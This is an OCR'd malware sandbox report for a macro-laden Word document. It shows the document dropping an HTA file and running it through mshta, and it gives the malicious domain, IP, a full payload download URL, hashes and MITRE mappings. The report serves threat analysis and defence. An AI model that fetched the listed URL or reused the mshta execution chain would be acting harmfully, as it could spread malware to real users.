ID: 520837
Sample Name:
instruct_11.21.doc.docm
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 21:18:33
Date: 12/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report instruct_11.21.doc.docm

Overview


General Information

Sample Name:	instruct_11.21.doc.docm
Analysis ID:	520837
MD5:	a9490d94cf547e2.
SHA1:	a00e440eb13f84c.
SHA256:	ee103f8d64cd8fa..
Tags:	doc maldoc sansisc vba
Infos:	

Most interesting Screenshot:



Detection




Score:	92
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Document contains an embedded VB…
- Sigma detected: Suspicious MSHTA…
- Machine Learning detection for samp…
- Document contains an embedded VB…
- Document exploit detected (process…
- Queries the volume information (nam…
- Document has an unknown applicati…
- May sleep (evasive loops) to hinder …
- Tries to connect to HTTP servers, b…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 1708 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
  - explorer.exe (PID: 1212 cmdline: c:\windows\explorer c:\users\public\powPowNext.hta MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
- explorer.exe (PID: 1832 cmdline: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
  - mshta.exe (PID: 2696 cmdline: "C:\Windows\SysWOW64\mshta.exe" "C:\Users\Public\powPowNext.hta" MD5: ABDFC692D9FE43E2BA8FE6CB5A8CB95A)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

System Summary:

Sigma detected: Suspicious MSHTA Process Patterns

Jbx Signature Overview

Click to jump to signature section

AV Detection:

- Multi AV Scanner detection for submitted file
- Antivirus detection for URL or domain
- Multi AV Scanner detection for domain / URL
- Machine Learning detection for sample

Software Vulnerabilities:

- Document exploit detected (process start blacklist hit)


System Summary:

- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Document contains an embedded VBA macro which may execute processes
- Document contains an embedded VBA macro with suspicious strings

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scripting 2 2	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eavesdrop on Insecure Network Communication
Default Accounts	Exploitation for Client Execution 1 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Remote System Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	File and Directory Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 2	LSA Secrets	System Information Discovery 1 4	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
instruct_11.21.doc.docm	49%	Virustotal		Browse
instruct_11.21.doc.docm	43%	ReversingLabs	Document-Word.Trojan.Valyria	
instruct_11.21.doc.docm	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
shoulderelliottd.com	10%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://shoulderelliottd.com/boolk/QlaJk8C6vYqIyEwbdypBHv3yJR/wrWWNCD/77427/bebys8?cid=Bm9cAP&wP8zhkK	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
shoulderelliottd.com	194.62.42.144	true	true	• 10%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.62.42.144	shoulderelliottd.com	Russian Federation		34464	ZEISS-ASRU	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	520837
Start date:	12.11.2021
Start time:	21:18:33
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 8s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	instruct_11.21.doc.docm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Run name:	Without Instrumentation
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal92.expl.winDOCM@6/16@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0

Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .docm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
21:19:20	API Interceptor	28x Sleep call for process: explorer.exe modified
21:19:22	API Interceptor	56x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
194.62.42.144	particulars 11.010.2021.doc	Get hash	malicious	Browse	• shouldere lliottd.com/boolk/QlaJk8C6vYqlyEwbdypBHv3yJR/wrWWNCD/77427/bebys8?cid=Bm9cAP&wP8zhkK=aNLC3bJChZM5GauIB&=S0MRS72jqtkORxKA3iUkjdS
	particulars 11.010.2021.doc	Get hash	malicious	Browse	• shouldere lliottd.com/boolk/QlaJk8C6vYqlyEwbdypBHv3yJR/wrWWNCD/77427/bebys8?cid=Bm9cAP&wP8zhkK=aNLC3bJChZM5GauIB&=S0MRS72jqtkORxKA3iUkjdS
	jk2BhrWvzs.docm	Get hash	malicious	Browse	• shouldere lliottd.com/boolk/QlaJk8C6vYqlyEwbdypBHv3yJR/wrWWNCD/77427/bebys8?cid=Bm9cAP&wP8zhkK=aNLC3bJChZM5GauIB&=S0MRS72jqtkORxKA3iUkjdS

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	jk2BhrWvzs.docm	Get hash	malicious	Browse	• shoulderelliottd.com/boolk/QlaJk8C6vYqlyEwbdypBHv3yJR/wrWWNCD/77427/bebys8?cid=Bm9cAP&wP8zhkK=aNLC3bJChZM5GauIB&=S0MRS72jqtkORxKA3iUkjdS

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
shoulderelliottd.com	instruct_11.21.doc.docm	Get hash	malicious	Browse	• 194.62.42.144
	particulars 11.010.2021.doc	Get hash	malicious	Browse	• 194.62.42.144
	particulars 11.010.2021.doc	Get hash	malicious	Browse	• 194.62.42.144
	jk2BhrWvzs.docm	Get hash	malicious	Browse	• 194.62.42.144
	jk2BhrWvzs.docm	Get hash	malicious	Browse	• 194.62.42.144

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ZEISS-ASRU	instruct_11.21.doc.docm	Get hash	malicious	Browse	• 194.62.42.144
	instruct_11.21.doc.docm	Get hash	malicious	Browse	• 194.62.42.144
	particulars 11.010.2021.doc	Get hash	malicious	Browse	• 194.62.42.144
	particulars 11.010.2021.doc	Get hash	malicious	Browse	• 194.62.42.144
	inquiry-11.21.doc	Get hash	malicious	Browse	• 194.62.42.45
	inquiry-11.21.doc	Get hash	malicious	Browse	• 194.62.42.45
	inquiry-11.21.doc	Get hash	malicious	Browse	• 194.62.42.45
	bE5TVG6QkV.docm	Get hash	malicious	Browse	• 194.62.42.31
	bE5TVG6QkV.docm	Get hash	malicious	Browse	• 194.62.42.31
	pZt5P80bs1.docm	Get hash	malicious	Browse	• 194.62.42.143
	pZt5P80bs1.docm	Get hash	malicious	Browse	• 194.62.42.143
	jk2BhrWvzs.docm	Get hash	malicious	Browse	• 194.62.42.144
	jk2BhrWvzs.docm	Get hash	malicious	Browse	• 194.62.42.144
	e6vHWtg9cC.docm	Get hash	malicious	Browse	• 194.62.42.42
	e6vHWtg9cC.docm	Get hash	malicious	Browse	• 194.62.42.42
	4htQNyKQ9P.docm	Get hash	malicious	Browse	• 194.62.42.116
	oNmDvNFrqi.docm	Get hash	malicious	Browse	• 194.62.42.116
	4htQNyKQ9P.docm	Get hash	malicious	Browse	• 194.62.42.116
	oNmDvNFrqi.docm	Get hash	malicious	Browse	• 194.62.42.116
	oNmDvNFrqi.docm	Get hash	malicious	Browse	• 194.62.42.116

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\warning[1]	
Process:	C:\Windows\SysWOW64\mshta.exe
File Type:	GIF image data, version 89a, 36 x 38
Category:	downloaded
Size (bytes):	1062
Entropy (8bit):	4.517838839626174
Encrypted:	false
SSDEEP:	12:z4ENetWsdvCMtkEFk+t2cd3iklbOViGZVsMLfE4DMWUcC/GFvyVEZd6vcmadxVtS:nA/ag/QSi6/LKZzqKVQgJOexQkYfG6E

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\warning[1]	
MD5:	124A9E7B6976F7570134B7034EE28D2B
SHA1:	E889BFC2A2E57491016B05DB966FC6297A174F55
SHA-256:	5F95EFF2BCAAEA82D0AE34A007DE3595C0D830AC4810EA4854E6526E261108E9
SHA-512:	EA1B3CC56BD41FC534AAC00F186180345CB2C06705B57C88C8A6953E6CE8B9A2E3809DDB01DAAC66FA9C424D517D2D14FA45FBEF9D74FEF8A809B71550C7C45
Malicious:	false
Reputation:	moderate, very likely benign file
IE Cache URL:	res://ieframe.dll/warning.gif
Preview:	GIF89a$.&.....h.....h.hh..h..h..h..h....h.....h.....h.....h.....hh.h..h..h..h..h.hhhhh.hh.hh.hh.hh..hh.h..h..h.h..h..hh.h..h..h..h..hh.h..h..h..h..h. .hh.h..h..h..h...h.....h.hh..h..h..h..h....h.....h.....h.....h.....h.....h.hh..h..h..h..h....h.....h.....h.....h.....h... .....h.hh.h..h..h..h....h.....h.....h.....h.....h.....h.hh..h..h..h..h....h.....h.....h.....h..... ....!.....,....$.&.@.....H.....<0.....VXQH..C..1>.(..@..C.t.q"B..S.\.r.D...Z.. .M.41.".....<.r.;.r4..P..]....+.T-...N...x....1.:...TdD...^ .j..W.r...y....V...Lx0..):8p q.4.;...f`.r-K...(..P....t.].~..l..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\error[1]	
Process:	C:\Windows\SysWOW64\mshta.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	1706
Entropy (8bit):	5.274543201400288
Encrypted:	false
SSDEEP:	48:NIAbzyYh8rRLkRVNaktqavP61GJZoF+SMy:xWqxztqaHO
MD5:	B9BEC45642FF7A2588DC6CB4131EA833
SHA1:	4D150A53276C9B72457AE35320187A3C45F2F021
SHA-256:	B0ABE318200DCDE42E2125DF1F0239AE1EFA648C742DBF9A5B0D3397B903C21D
SHA-512:	C119F5625F1FC2BCDB20EE87E51FC73B31F130094947AC728636451C46DCED7B30954A059B24FEF99E1DB434581FD9E830ABCEB30D013404AAC4A7BB1186AD5A
Malicious:	false
Reputation:	moderate, very likely benign file
IE Cache URL:	res://ieframe.dll/error.js
Preview:	...window.onerror = HandleError..function HandleError(message, url, line)..{..var str = L_Dialog_ErrorMessage + "\n\n"..+ L_ErrorNumber_Text + line + "\n"..+ message;..alert (str);..window.close();..return true;..}..function loadBdy()..{..var objOptions = window.dialogArguments;..btnNo.onclick = new Function("btnOKClick()");..btnNo.onkeydown = new Function("SwitchFocus()");..btnYes.onclick = new Function("btnYesClick()");..btnYes.onkeydown = new Function("SwitchFocus()");..document.onkeypress = new Function("docKeypress()");..spnLine.innerText = objOptions.getAttribute("errorLine");..spnCharacter.innerText = objOptions.getAttribute("errorCharacter");..spnError.innerText = objOptions.getAttribute("errorMessage");..spnCode.innerText = objOptions.getAttribute("errorCode");..txaURL.innerText = objOptions.getAttribute("errorUrl");..if (objOptions.errorDebug)..{..divDebug.innerText = L_ContinueScript_Message;..}..btnYes.focus();..}..function SwitchFocus()..{..var HTML_KEY_ARROWLEFT = 37;..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\error[1]	
Process:	C:\Windows\SysWOW64\mshta.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	3247
Entropy (8bit):	5.459946526910292
Encrypted:	false
SSDEEP:	96:vKFlZ/kxjqD9zqp36wxVJddFAdd5Ydddopdyddv+dd865FhlleXckVDuca:C0pv+GkduSDl6LRa
MD5:	16AA7C3BEBF9C1B84C9EE07666E3207F
SHA1:	BF0AFA2F8066EB7EE98216D70A160A6B58EC4AA1
SHA-256:	7990E703AE060C241EBA6257D963AF2ECF9C6F3FBDB57264C1D48DDA8171E754
SHA-512:	245559F757BAB9F3D63FB664AB8F2D51B9369E2B671CF785A6C9FB4723F014F5EC0D60F1F8555D870855CF9EB49F3951D98C62CBDF9E0DC1D28544966D4E70F5
Malicious:	false
Reputation:	moderate, very likely benign file
IE Cache URL:	res://ieframe.dll/error.dlg
Preview:	...<HTML id=dlgError STYLE="font-family: ms sans serif; font-size: 8pt;..width: 41.4em; height: 24em">..<HEAD>..<meta http-equiv="Content-Type" content="text/html; charset=utf-8">..<META HTTP-EQUIV="MSThemeCompatible" CONTENT="Yes">..<TITLE id=dialogTitle>..Script Error..</TITLE>..<SCRIPT>..var L_Dialog_ErrorMessage = "An error has occurred in this dialog.";..var L_ErrorNumber_Text = "Error: ";..var L_ContinueScript_Message = "Do you want to debug the current page?";..var L_AffirmativeKeyCodeLowerCase_Number = 121;..var L_AffirmativeKeyCodeUpperCase_Number = 89;..var L_NegativeKeyCodeLowerCase_Number = 110;..var L_NegativeKeyCodeUpperCase_Number = 78;..</SCRIPT>..<SCRIPT LANGUAGE="JavaScript" src="error.js" defer></SCRIPT>..</HEAD>..<BODY ID=bdy onLoad="loadBdy()" style="font-family: 'ms sans serif';..font-size: 8pt; background: threedface; color: windowtext;" topmargin=0>..<CENTER id=ctrErrorMessage>..<table id=tbl1 cellPadding=3 cellspacing=3 border=0..style="background: buttonface

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B185F38B.gif	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	GIF image data, version 89a, 774 x 198
Category:	dropped
Size (bytes):	14327
Entropy (8bit):	7.959467120915826

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B185F38B.gif	
Encrypted:	false
SSDEEP:	384:3j0EEYpcVhE1ltmTV/YZO4NSCWl822TnU0:w02VWnZdw9822zv
MD5:	76DA3E2154587DD3D69A81FCDB0C7364
SHA1:	0F23E27B3A456B22A11D3FBC3132397B0DDC9357
SHA-256:	F9299AB3483A8F729B2ACA2111B46E9952D4491AC66124FEC22C1C789EBC3139
SHA-512:	A20BA525941043701E8DA5234A286FF2AF0A5F4C45998F1BA3BD59785FF4CDDAA72DE316D0BC651C68F30A6587741539B51D356BF5D6FEEAFCAE492AB277BB4 5
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	GIF89a.....A..)P..?.....4.....P..K.Uo.f}.v.....=..J..G..M..J..H..F..=..O..L..K..@..<..;..9..5z.R..N..M..M..3v.2s.P..1r.1q.W..F..I..J. K.&Q.Ch.A`.d.....C ..R.."L.T..A...h..g.*^.%T.O..P..8..4v..@.U..T..S..Q..F..>..S..P..@..2m.[..Y..X..V..R..B..U..T..W..O..T..O.*g.|.....I..M..Q..W...1.W.._..W..]..]..\..[..Z..W..V..C..5p.b..].. [..X..W..Y..Q..O..^..[..Z../a.]..\..Z..^..X.._..._..I..`..]..a..`.!c.!^.%e.$b.&f.)h.5q.>v.H~.Y..h..v.....N..R..U..X..Z..b..`..\..`..a..b..c..d..O. d. d..R.!f."g."e.!f.#g.,m..... _."k..P..9g%m.....As*z.)x.,~.+|.+{.&n. \..Gy*v.6..K...../...Bm.....6....;..9..8..A..:..:..3..+I.B..C..F..N..R..T..\..i..@..@..=..A..@..D..=..7.."Uy<..%].K..N.....!. .NETSCAPE2.0.....!.....,.....H.....*\....#J.H....3j.... C..I...(S.\...0c.I...8s.....@...J...H.*]...P.J.J...X.j....`..K...h.]...p..K...x.....L.....+^....#K.L....3k.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{54E91E67-388A-4A0C-84FA-B0F79F296DD3}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	29696
Entropy (8bit):	3.76975546525641
Encrypted:	false
SSDEEP:	384:/UtzuhEb67dfN0j3i89tE6hEb6+dfN0j3i8:S+Eb67facCEb6+fa
MD5:	323E9246AFCBA8C21E774047CC81C04F
SHA1:	8FAF9515396E488653F701D1772C385C031F0D2D
SHA-256:	2D583EDB0A65E385529729AE3A9F8B53F0341C69E6303AEC354DCB7DD5C91D60
SHA-512:	0D269334C6A456E477F5C72A85648E941D135586DA9D6AB231F5ADABD4A57FB754F3541925CB83F10FA11138565317F33E037C90966181321BB76B13F2A5BB6E
Malicious:	false
Preview:	.....>..... ....)..... ...(..!..."...#...$...%...&...'..*...7.....+...,...-...../...0...1...2...3...4...5...6.....8..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{243B81DF-B272-4B3E-92C5-997100EFB3D7}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B A4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{801FE4EE-0936-4464-ADE9-FBC9646826E4}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	21166
Entropy (8bit):	2.690771718216997
Encrypted:	false
SSDEEP:	384:IcAAooAAsM3V+oTpArJltBu+UaGmXfKfUiwvXv7vUo6s1w6:IcAAooAAsM3V+oTpArJltBu+UaGmXfKS
MD5:	DEDC6320F5E8B7E7877C43BB5618EA55
SHA1:	2143954452A74AA00B077664B82544E1DAA51AC2
SHA-256:	37EDEA11F289D8863015712C82ADF36A17584793B49D6222F70D4BD0B9DF8A8C
SHA-512:	030B6F931B4424DB621348E4089F5F69D50BA13B34772E611ADA4A20B5DF67582EB4959C5FD5B45BAFDA90E8965BEE5AAA3926ACB89A22C6403CC502A83B45D 3
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{801FE4EE-0936-4464-ADE9-FBC9646826E4}.tmp	
Preview:	../.<.$.1.h.$.1.t.$.1.m.$.1.l.$.1.>.$.1.<.$.1.b.$.1.o.$.1.d.$.1.y.$.1.>.$.1.<.$.1.d.$.1.i.$.1.v.$.1. .$.1.i.$.1.d.$.1.=.$.1.'.$.1.y.$.1.o.$.1.u.$.1.G.$.1.i.$.1.r.$.1.l.$.1.Y.$.1.o. $.1.u.$.1.'.$.1. .$.1.s.$.1.t.$.1.y.$.1.l.$.1.e.$.1.=.$.1.'.$.1.f.$.1.o.$.1.n.$.1.t.$.1.-.$.1.c.$.1.o.$.1.l.$.1.o.$.1.r.$.1.:.$.1. .$.1.#.$.1.0.$.1.0.$.1.0.$.1.'.$.1.>.$.1.l.$.1.a.$.1.v.$.1. e.$.1.<.$.1./.$.1.d.$.1.i.$.1.v.$.1.>.$.1.<.$.1.d.$.1.i.$.1.v.$.1. ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Public.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Jul 14 02:20:08 2009, mtime=Sat Nov 13 04:19:19 2021, atime=Sat Nov 13 04:19:19 2021, length=4096, window=hide
Category:	dropped
Size (bytes):	802
Entropy (8bit):	4.420291052447701
Encrypted:	false
SSDEEP:	12:8cJ0hgXg/XAlCPCHemkWYCACmWicvbKXplgbNv/Z3YilMMEpxRljK/bTd+8/Td+l:8cJc/XRlenvB3qY/R7m
MD5:	F2942107F46F0AC879802626FD3CF96C
SHA1:	A3131CA267F9CE36063D36F7CE19A5E6D6446931
SHA-256:	FFB5DDDF55F64BC01442B745B4EC622449E65E58F1BD451D7D4D6A71E89C817B
SHA-512:	882E5E6889D9D9EA36F161A6ED8FC5C3569ECB36D8E0A1075459336FFA2CE8E4184D81F078D7881D5B973C1D62051FFC4B4D05DF6C2CA1DF0DA9F9FDBFBF5E D0
Malicious:	false
Preview:	L.....F.....1....L..N....L..N.....P.O. .:i.....+00../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....x.1.....>.C..Public..b.....:..>.C*...b.....8.....P.u.b.l.i.c...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.6.....b.....-...8...[.....?J.....C:\Users\..#.....\\301389\Users.Public.....\.....\.....\.....\.....\.....\.P.u.b.l.i.c.....v..*.cM.jVD.Es.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....301389.....D_....3N...W...9..g.....[D_....3N...W...9..g.....[....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	138
Entropy (8bit):	4.79454253036153
Encrypted:	false
SSDEEP:	3:bDuMJlULQwXULXLpzCtYrSN7lAdRLUlmxWHixwXULXLpzCN7lAdRLUlv:bCjxXUZzUYrkOTAZNXUZz0OTA1
MD5:	82F13A5A135511405BAA26408509C708
SHA1:	6ACBF5652F9A7735E8EF40DFA3B2511AB8CADD99
SHA-256:	FE50645E8F45D4FDA888CA2CED1DFC0177DF03AE6F4AF64904B38FF61BE5FCAC
SHA-512:	C186BC9A116CE0D834F6B9A2BB2AFF2712A3D0D6367C7DE423A6A43FF7C404D640D873828E89B19EF7E65F3559FAE4116BA6C52DFCA77F9C24950CB436B2B9D
